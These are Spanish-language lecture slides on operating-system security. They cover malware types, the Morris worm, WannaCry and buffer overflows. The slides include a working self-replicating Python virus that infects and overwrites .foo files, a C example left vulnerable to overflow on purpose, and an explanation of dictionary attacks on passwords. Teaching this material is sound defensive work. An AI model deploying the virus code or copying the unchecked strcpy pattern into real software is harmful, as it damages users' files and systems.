Seguretat Informàtica (SI)

Tema 6. Seguridad en los sistemas operativos

Davide Careglio

Fuentes: Jordi Nin, "Network Security", Computer Security, 2014

Temario

- Tema 1. Introducción
- Tema 2. Criptografía
- Tema 3. Infraestructura PKI

- Tema 4. Seguridad en la red
- Tema 5. Seguridad en las aplicaciones

- Tema 6. Seguridad en los sistemas operativos
- Tema 7. Análisis forense

Temario

- Tema 1. Introducción
- Tema 2. Criptografía
- Tema 3. Infraestructura PKI

- Tema 4. Seguridad en la red
- Tema 5. Seguridad en las aplicaciones

- **Tema 6. Seguridad en los sistemas operativos**
- Tema 7. Análisis forense

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.1.1 - Introducción

- La palabra **virus** se ha convertido en un término genérico que describe un número de diferentes tipos de ataque que usan código malicioso
  - Realmente, virus solo es un tipo de código malicioso
  - Clasificaremos luego algunos de estos tipos

- Podemos identificar el primer ejemplo de funcionamiento de un código malicioso (aunque no fue creado para serlo), en el juego Darwin

6.1.1 – Introducción
Primeros pasos

- Darwin
  - En el 1961, 3 informáticos desarrollaron un juego que consistía en crear un programa capaz de localizar otros programas cargados en memoria, terminarlos y ocupar el espacio con una replica suya
  - El juego terminaba cuando solo quedaba "vivo" un programa
- Creeper
  - En el 1971, se desarrolla el código Creeper que se puede identificar como el primer "virus" en Internet
  - Era un código que creaba copias de si mismo de un ordenador en otro usando Internet
  - No creaba daños reales, se limitaba en escribir "I'm the creeper: catch me if you can"

6.1.1 - Introducción
Primeros pasos

- Reaper
  - Podemos identificarlo como el primer anti-virus
  - Fue creado para moverse en Internet y eliminar copias del virus Creeper

6.1.1 - Introducción
Impacto

- Costes económicos
  - Se puede afirmar que se han gastado miles de millones de dólares en reparar daños creados por los virus durante las tres últimas décadas desde que entraron oficialmente en Internet (1985)

- ¿por qué?
  - Tiempo de inactividad debido a la infección
  - Coste necesario para limpiar la infección
  - Coste para tomar medidas preventivas (p.e., antivirus)

6.1.1 – Introducción
Salud publica

- ¿Por que preocuparse por un código malicioso?
  - Nadie quiere tener una enfermedad
  - Tampoco ser portador de una enfermedad que sea además muy contagiosa
  - Peste negra (siglo XIV): 45-60 millones de muertos
  - Gripe española (1918): 40-100 millones de muertos
  - COVID19 (2019): …

6.1.1 - Introducción
Salud publica

- Lo mismo pasa con los ordenadores
  - No queremos que nuestros ordenadores funcionen mal
  - O sean portadores de una enfermedad contagiosa

6.1.1 - Introducción
Denial of Service (DoS)

- Ejemplo de ordenadores enfermos
- Un código malicioso que, en un determinado momento, se activa para hacer un ataque masivo a un objetivo concreto para que este pierda la conectividad
- Panix DoS (1996)
  - Primer ataque de tipo Denial of Service a la tercera operadora más vieja de Internet
  - Servicios caídos durante varios días

6.1.1 - Introducción
Distributed DoS (DDoS)

- Hoy en día lo más común es el DDoS
  - Varios (millones de) dispositivos se han contagiado
  - En un determinado momento se activan para hacer conjuntamente un ataque masivo a un objetivo concreto para que este pierda la conectividad
- Últimos ejemplos
  - El 5 de marzo de 2018, un cliente no identificado del proveedor de servicios con sede en los EE. UU. Arbor Networks fue víctima del mayor DDoS de la historia, alcanzando un pico de aproximadamente 1,7 Tbits/s
  - El récord anterior se estableció unos días antes, el 1 de marzo de 2018, GitHub fue golpeado por un ataque de 1,35 Tbits/s

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.1.2 - Tipos

- Virus
  - Es un fragmento de código que copia su contenido en un programa más grande (host), modificando ese programa y dependiendo de él
  - Se ejecuta solo cuando su programa host comienza a ejecutarse, luego se reproduce, infectando otros programas
- Gusano (Worm)
  - Es un programa independiente que se reproduce copiándose de un dispositivo a otro, generalmente a través de una red
  - A diferencia de un virus, un gusano mantiene su independencia; por lo general no modifica otros programas

6.1.2 - Tipos

- Troyano (o caballo de troya)
  - Se presenta al usuario como un programa aparentemente legítimo e inofensivo, pero que, al ejecutarlo, le brinda a un atacante algún tipo de acceso remoto al equipo infectado
  - Ejemplo ransomware: se restringe el acceso a determinadas partes o archivos del sistema operativo infectado y pide un rescate a cambio de quitar esta restricción

6.1.2 - Tipos

- Rootkit
  - Código malicioso que permite un acceso de privilegio continuo a un ordenador pero que mantiene su presencia activamente oculta al control de los administradores al corromper el funcionamiento normal del sistema operativo
  - Se puede haber instalado a través de un troyano, a través de una vulnerabilidad o usando algún método de descubrimiento de contraseña (phishing)

6.1.2 - Tipos

- Backdoor (puerta trasera)
  - Punto de entrada secreto e indocumentado dentro de un programa, utilizado para conceder accesos sin necesidad de identificación y autentificación
  - Muchos desarrolladores crean backdoor a propósito para poder dar soporte técnico a los usuarios
- Spyware
  - Es un código malicioso que recopila información de un dispositivo y después transmite esta información a una entidad externa sin el conocimiento o el consentimiento del propietario del computador

6.1.2 - Tipos

- Botnet
  - Código que efectúa automáticamente tareas repetitivas a través de Internet
  - Se pueden usar para fines legítimos y prácticos: rastreadores web, comparadores, etc.
  - Pero también para fines ilegítimos: DDoS
  - O poco éticos: hinchar artificialmente el número de seguidores en Twitter, Facebook, Instagram

6.1.2 - Pregunta

- ¿Que tipo de código malicioso es realmente Darwin?
  - Virus? Worm? Troyano? Bot?

6.1.2 - Pregunta

- ¿Que tipo de código malicioso es realmente Darwin?
  - Virus? Worm? Troyano? Bot?
  - Virus: se ejecuta un programa que reproduce el virus e infecta otros programa. En este caso concreto, infecta todo el programa eliminándolo de la memoria.

- ¿Y Creeper?

6.1.2 - Pregunta

- ¿Que tipo de código malicioso es realmente Darwin?
  - Virus? Worm? Troyano? Bot?
  - Virus: se ejecuta un programa que reproduce el virus e infecta otros programa. En este caso concreto, infecta todo el programa eliminándolo de la memoria.

- ¿Y Creeper?
  - Gusano: se ejecuta de forma independiente de otro programa y se reproduce de un dispositivo a otro a través de la red

6.1.2 - Pregunta

- ¿Y este?

6.1.2 - Pregunta

- ¿Y este?

- Ransonmware: restringe el acceso a la base de dato de E-corp, cifrando todo su contenido

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.1.3 – Virus

- Los hosts habituales de un virus suelen ser
- Boot sectors
  - Sector de un disco donde reside el código de arranque de un dispositivo
  - Por lo tanto, este código se ejecuta antes del OS
  - Un antivirus por lo tanto arrancaría después del virus
- Ficheros ejecutables
  - Cualquier fichero que necesite ser ejecutado y que tenga por lo tanto acceso a la memoria y otros procesos
- Documentos con macros
  - Las macros son códigos ejecutables que hacen tareas concretos dentro de un documento

6.1.3 – Virus
Componentes

- Un virus tiene típicamente dos componentes
  - Replication
  - Payload

6.1.3 – Virus
Replication

- Un virus infecta un programa host
- Su sobrevivencia luego depende de su habilidad de replicarse y infectar otros hosts
- La infección suele ser "inteligente"
  - No infecta un host que ya está infectado: típicamente dejan una marca/firma en un lugar concreto del host para reconocerse
  - Un virus puede mutar de un host a otro para hacer más difícil la detección según patrones (veremos como funcionan los antivirus): **polymorphic virus**
    - La mutación puede ser tan simple como un cambio de orden de algunas líneas del código, un cambio de nombre de variable, etc.
  - Pueden auto-encriptarse usando claves que cambian de host en host

6.1.3 – Virus
Payload

- Parte del código no dedicado a la reproducción
- Código que se puede ejecutar una vez acabada la reproducción, en una determinada fecha/hora (time bomb) o cuando se dan determinadas condiciones (logic bomb)
- Puede hacer cualquier tipo de daño según el tipo de acceso que tenga el usuario
  - Cifrar lentamente todo el disco duro
  - Buscar información sensible
  - Modificar/alterar datos
  - Cargar datos (p.e., para usarlo como repositorio de material prohibido)
  - Crear un zombie (bot para un ataque masivo)
  - …

6.1.3 – Virus
Funcionamiento

- La parte fundamental entonces de un virus es su capacidad de replicarse
- Proceso típico

1. Buscar un fichero para infectar
2. Comprobar si ya está infecto
3. Si ya lo está, buscar a otro
4. Si no, infectar
5. Si se dan las condiciones para ejecutar el payload, ejecutar
6. Devolver el control al programa host

6.1.3 – Virus
Ejemplo en Python

- Programa escrito por Prof. Avinash Kak
- Curso: Computer and Network Security
- Pardue University

```
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016
print("\nHELLO FROM FooVirus\n")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 23]
```

```
for item in glob.glob("*.foo"):
        IN = open(item, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any(line.find('FooVirus') for line in all_of_it): next
        os.chmod(item, 0777)
        OUT = open(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

6.1.3 – Virus
Ejemplo en Python

- Este programa infecta todos los ficheros con extensión .foo
- Todos los programas infectados empiezan con estas mismas 23 primeras líneas idénticas

```
#!/usr/bin/env python
import sys
import os
import glob

## FooVirus.py
## Author: Avi kak (kak@purdue.edu)
## Date: April 5, 2016
print("\nHELLO FROM FooVirus\n")

IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 23]

for item in glob.glob("*.foo"):
        IN = open(item, 'r')
        all_of_it = IN.readlines()
        IN.close()
        if any(line.find('FooVirus') for line in all_of_it): next
        os.chmod(item, 0777)
        OUT = open(item, 'w')
        OUT.writelines(virus)
        all_of_it = ['#' + line for line in all_of_it]
        OUT.writelines(all_of_it)
        OUT.close()
```

6.1.3 – Virus
Ejemplo en Python

- Inicialización

```
IN = open(sys.argv[0], 'r')
virus = [line for (i,line) in enumerate(IN) if i < 23]
```

Se abre este mismo fichero

Se copian las primeras 23 líneas en la variable virus (en memoria)

6.1.3 – Virus
Ejemplo en Python

- Proceso típico

1. Buscar un fichero para infectar

```
for item in glob.glob("*.foo"):
```

Se accede a todos los ficheros de esta carpeta que tienen extensión .foo

```
IN = open(item, 'r')
all_of_it = IN.readlines()
IN.close()
```

Se abre un fichero y se carga en all_of_it

6.1.3 – Virus
Ejemplo en Python

- Proceso típico

2. Comprobar si ya está infecto

```
if any(line.find('FooVirus') for line in all_of_it): next
```

Se comprueba si en algún lugar de este fichero sale la palabra FooVirus

3. Si ya lo está, buscar a otro next

6.1.3 – Virus
Ejemplo en Python

- Proceso típico

4. Si no, infectar

```
os.chmod(item, 0777)
OUT = open(item, 'w')
OUT.writelines(virus)
all_of_it = ['#' + line for line in all_of_it]
OUT.writelines(all_of_it)
OUT.close()
```

Se ponen los privilegios a 777

Se abre el fichero en modo escritura

Se escribe primero el virus

Luego el resto del programa (en este ejemplo, se comenta todo con #)

Se cierra el fichero y se pasa al siguiente

6.1.3 - Pregunta

- ¿por qué las mayoría de virus se han desarrollado para Windows?

6.1.3 - Pregunta

- ¿por qué las mayoría de virus se han desarrollado para Windows?

- La respuesta "porque es el sistema operativo más usado en los personal computers" no es correcta
- Linux/Unix es el sistema operativo más usado en los sistemas informáticos (servidores) y en los grandes centros de datos. Si se cuela un virus allí, el daño podría ser inmenso

6.1.3 - Pregunta

- ¿por qué las mayoría de virus se han desarrollado para Windows?

- La respuesta "porque es el sistema operativo más usado en los personal computers" no es correcta
- Linux/Unix es el sistema operativo más usado en los sistemas informáticos (servidores) y en los grandes centros de datos. Si se cuela un virus allí, el daño podría ser inmenso

- Contestaremos a esta pregunta más tarde

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- El worm Morris fue el primer ejemplar de malware autoreplicable que creó grandes problemas a Internet
- El 2 de noviembre de 1988, aproximadamente el 10% de los servidores conectados a la red (60.000) fueron infectados por este gusano
- La intención del creador no era que llegara a tanto
  - Quería hacer una prueba usando un código empezado por su padre
  - Era un juego que consistía en crear un programa y eliminar los otros programas ocupando toda la memoria (¿os suena?)
  - Era un estudiante de la Cornell University, pero lanzó el virus desde el MIT

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Debido a varios errores de programación, el worm creó el primer ataque DDoS
- En lugar de comprobar si el gusano ya estaba presente en un sistema, usaba el principio de *randomization*; es decir decidía infectar un ordenador con probabilidad 1/7
- Muchos servidores cayeron por falta de memoria o recursos ya que el gusano se replicaba en un mismo servidor infinitas veces
- Otros empezaron a ir muy lentos ya que no hacía nada más que redistribuir el gusano

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Soluciones y consecuencias
  - A las 12 horas, Berkeley aportó una solución para parar el gusano
  - El 8/11 ya se había solucionado el problema
  - El National Computer Security Center decidió no publicar nada al respecto
  - Pero un mes más tarde ya había en circulación 11 diferentes versiones del código de Morris
  - Se creó el primer Computer Emergency Response Team (CERT) (Tema 7)

- Morris fue condenado a
  - tres años de libertad condicional
  - 400 horas de servicio comunitario
  - a pagar una multa de unos $14,000

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Aprovechó vulnerabilidades de 3 programas
  - Fingerd
  - Sendmail
  - Remote execution via remote shell

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Fingerd
  - Un proceso que da información sobre un usuario
  - El atacante enviaba una petición al servidor fingerd de otra maquina remota pidiendo información de un usuario inexistente
  - Esta petición se guarda en un buffer de memoria de 512 bytes en el servidor
  - Vulnerabilidad **Buffer Overflow** de la función gets() de la librería c
    - Permite escribir en este buffer más datos que su tamaño real, ocupando de esta forma el espacio de memoria contiguo
    - Este espacio está reservado para indicar que es lo que hay que ejecutar a continuación (típicamente es la dirección de vuelta al main())
  - El gusano enviaba 536 bytes (y no 512) en esta petición
    - Parte de estos 24 bytes de más sobrescribían la dirección de vuelta y apuntaban a ejecutar la otra parte de estos 24 bytes
    - El resto de 24 bytes era el comando para abrir una shell
  - Una vez abierta esta shell en el sistema remoto, el gusano enviaba a esta shell una copia de si mismo y le indicaba de ejecutarse

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)


- Sendmail
  - Un programa que permite enviar correos electrónicos
  - Código muy extenso y complicado → varios bugs
  - Vulnerabilidad (**backdoor** disponible)
    - Permite usar una opción que pasa a modo debug; este modo permite enviar secuencias de comandos en lugar de correos
    - Permite enviar correos a procesos en lugar que exclusivamente a cuentas de usuario (opción creada para hacer tests y nunca eliminada)
  - El gusano aprovecha eso enviando un correo concreto
    - El correo pide al otro pasar a modo debug
    - Se envía el cuerpo del mensaje al interprete de comandos
    - Los comandos enviados compilan el código escondido en el cuerpo del mensaje que abre una conexión con el origen del mensaje para bajarse una copia del gusano

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Remote shell, remote execution
  - Uno permite abrir una shell en un ordenador remoto usando el login del usuario
    - Los login se guardan en un fichero .rhosts
  - El otro permite la ejecución de comandos de este usuario remotamente
  - En esta caso, lo que hacía era lanzar la ejecución de un programa que pedía al ordenador local que le enviara una copia del gusano

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Esquema de funcionamiento



6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Pero, para cualquiera de los 3 intentos…
- Unix permite la ejecución de procesos solo si se tienen los privilegios de ejecución! → Password!!!

6.1.4 – Gusanos
Morris Worm (2 / 11 / 1988)

- Password
  - Unix permite la ejecución de procesos solo si se tienen los privilegios de ejecución!
  - Vulnerabilidad
    - Los usuarios usan contraseñan muy simples y repetitivas
    - Dos contraseñas idénticas generan el mismo hash (no había Salt en aquel momento)
  - Aprovecha la idea que la contraseña de un usuario local sea la misma que este usuario usa en un ordenador remoto
  - Pero hay que averiguar primero la contraseña local
    - Las contraseñas se guardan cifradas en un fichero (/etc/shadow)
    - La comprobación de una password pero se hace comparando hashes guardados en el fichero (/etc/passwd)
    - El algoritmo de Hash es conocido
    - Se coge una lista de contraseñas posibles (diccionario), se calculan los hashes y se compara el resultado con el fichero de hashes

6.1.4 – Gusanos
Lesson learned

- "We have met the enemy and he is us"

6.1.3 – Volvemos a la pregunta

- ¿por qué las mayoría de virus se han desarrollado para Windows?

- La respuesta "porque es el sistema operativo más usado en los personal computers" no es correcta
- Linux/Unix es el sistema operativo más usado en los sistemas informáticos (servidores) y en los grandes centros de datos. Si se cuela un virus allí, el daño podría ser inmenso

- ¿Respuesta?

6.1.3 – Volvemos a la pregunta

- ¿por qué las mayoría de virus se han desarrollado para Windows?

- La respuesta "porque es el sistema operativo más usado en los personal computers" no es correcta
- Linux/Unix es el sistema operativo más usado en los sistemas informáticos (servidores) y en los grandes centros de datos. Si se cuela un virus allí, el daño podría ser inmenso

- ¿Respuesta?
  - Usuarios inexpertos
  - Windows al principio (versión 3.1, 95, 98, ME) no tenía ni contraseñas o era muy fácil by-pasarlas

6.1.4 – Gusanos
Funcionamiento

- Un gusano no necesita un programa host, es un programa independiente
- También se compone de dos partes
  - Replication
  - Payload
- Para la parte de replication, a diferencia de un virus, depende de su capacidad de infectar equipos usando la red (y no saltando de un programa al otro localmente como un virus)
  - Necesita por lo tanto soporte de red
  - Y necesita acceder de forma remota a otro dispositivo, comprometiendo la cuenta de un usuario de alguna forma (como hemos visto en el caso del gusano Morris)

6.1.4 – Gusanos
Funcionamiento

- El daño que luego el payload pueda hacer en un dispositivo remoto dependerá de los privilegios que tenga el usuario comprometido
- Pero, independientemente de estos privilegios …

6.1.4 – Gusanos
Funcionamiento

- El daño que luego el payload pueda hacer en un dispositivo remoto dependerá de los privilegios que tenga el usuario comprometido
- Pero, independientemente de estos privilegios, el gusano ha saltado a otro dispositivo
  - Ahora puede seguir atacando otros dispositivos desde 2
  - Y si consigue más usuarios comprometidos en otros dispositivos, el gusano se propagará siempre más rápidamente
  - Lo mínimo que podrá conseguir es gastar recursos de estos equipos y de la red, llegando a causar grandes problemas de congestión

6.1.4 – Gusanos
Ejemplo

- Programa escrito por Prof. Avinash Kak
  - Curso: Computer and Network Security
  - Pardue University

- Ejemplo de gusano en Python
- https://engineering.purdue.edu/kak/compsec/NewLectures/Lecture22.pdf, pagina 17-33
- https://engineering.purdue.edu/kak/compsec/code/Lecture22Code.tar.gz

- Cuidado con este código!
- Si queréis probarlo, hacerlo en un entorno cerrado (VM), sin conexión a Internet ya que es un Gusano e infecta todo lo que encuentra por red

Tema 6. Índice

- Ataques a los SO: Malware
  - Introducción
  - Tipos
  - Virus
  - Gusanos
  - Ataques comunes
- Defensa de los SO
  - Protección
  - Estructura simplificada del SO
  - Matriz de acceso
  - Ejemplo de implementación en Linux

6.1.5 – Ataques comunes
Stack/buffer overflow

- Uno de los ataques más típicos para introducir/ejecutar un worm
  - Un problema existente desde el primer ataque de este tipo Morris Worm
  - Y aún no resuelto, por ejemplo WannaCry (12 / 5 / 2017)

6.1.5 – Ataques comunes
WannaCry

- Usaba una vulnerabilidad del protocolo Server Message Block (SMB) usado en Windows para compartir ficheros, impresoras y puertos en red
- Vulnerabilidad descubierta por la NSA
  - Se dice que la NSA no lo comunicó a Microsoft
  - Pero creó un exploit para su propio interés (espionaje en ordenadores extranjeros para substraer inteligencia)
  - Se dice que este exploit es el que se robó y se distribuyó con el nombre de EternalBlue (un grupo de hackers, Shadow Brokers, penetré en la NSA en 2017)
- Microsoft descubrió de todas maneras esta vulnerabilidad sin la ayuda de la NSA y publicó un patch para taparla (marzo 2017)
- Pero muchos ordenadores no se actualizaron y se vieron infectado en mayo 2017
  - El payload instalaba una backdoor para luego replicarse a otros ordenadores
  - Luego encriptaba todo el disco duro
  - Y salía un mensaje con la indicación de como pagar un rescate en Bitcoins

6.1.5 – Ataques comunes
WannaCry

- Se descubrió que tenía un "botón de apagado"
- Antes de infectar un ordenador, el gusano controlaba si existía un determinado dominio
  - Si no existía, infectaba el ordenador y continuaba a propagarse
  - Si estaba registrado, paraba de ejecutarse

6.1.5 – Ataques comunes
Stack/buffer overflow

- Uno de los ataques más típicos para introducir/ejecutar un worm
  - Un problema existente desde el primer ataque de este tipo Morris Worm
  - Y aún no resuelto por malas praxis, por ejemplo WannaCry (12 / 5 / 2017)

- La idea es aprovechar el mal uso del stack para pasarse datos entre funciones

6.1.5 – Ataques comunes
Stack/buffer overflow

- Ejemplo

```
#include <string.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);

        return 0;
}
```

6.1.5 – Ataques comunes
Stack/buffer overflow

```c
#include <string.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);

        return 0;
}
```

- Ejemplo


- Se llama la función foo pasando el primer argumento que se ha usado a la hora de lanzar el ejecutable
- En la función se declara una stringa de 12 caracteres
- Y se copia el argumento llamado en la función bar en esta stringa
- Luego se vuelve al main

6.1.5 – Ataques comunes
Stack/buffer overflow

```c
#include <string.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);

        return 0;
}
```

- Ejemplo

- Cuando se llama la función, se aloca este espacio en el stack
  - Los 12 caracteres de c
  - El puntero a bar
  - La dirección de vuelta a la memoria donde está el main()




6.1.5 – Ataques comunes
Stack/buffer overflow

```
#include <string.h>

void foo (char *bar)
{
        char  c[12];

        strcpy(c, bar);  // no bounds checking
}

int main (int argc, char **argv)
{
        foo(argv[1]);

        return 0;
}
```

- Ejemplo

- Si se usa con normalidad, este programa funciona
- Por ejemplo se ejecuta con el argumento "hello", el stack se presenta así

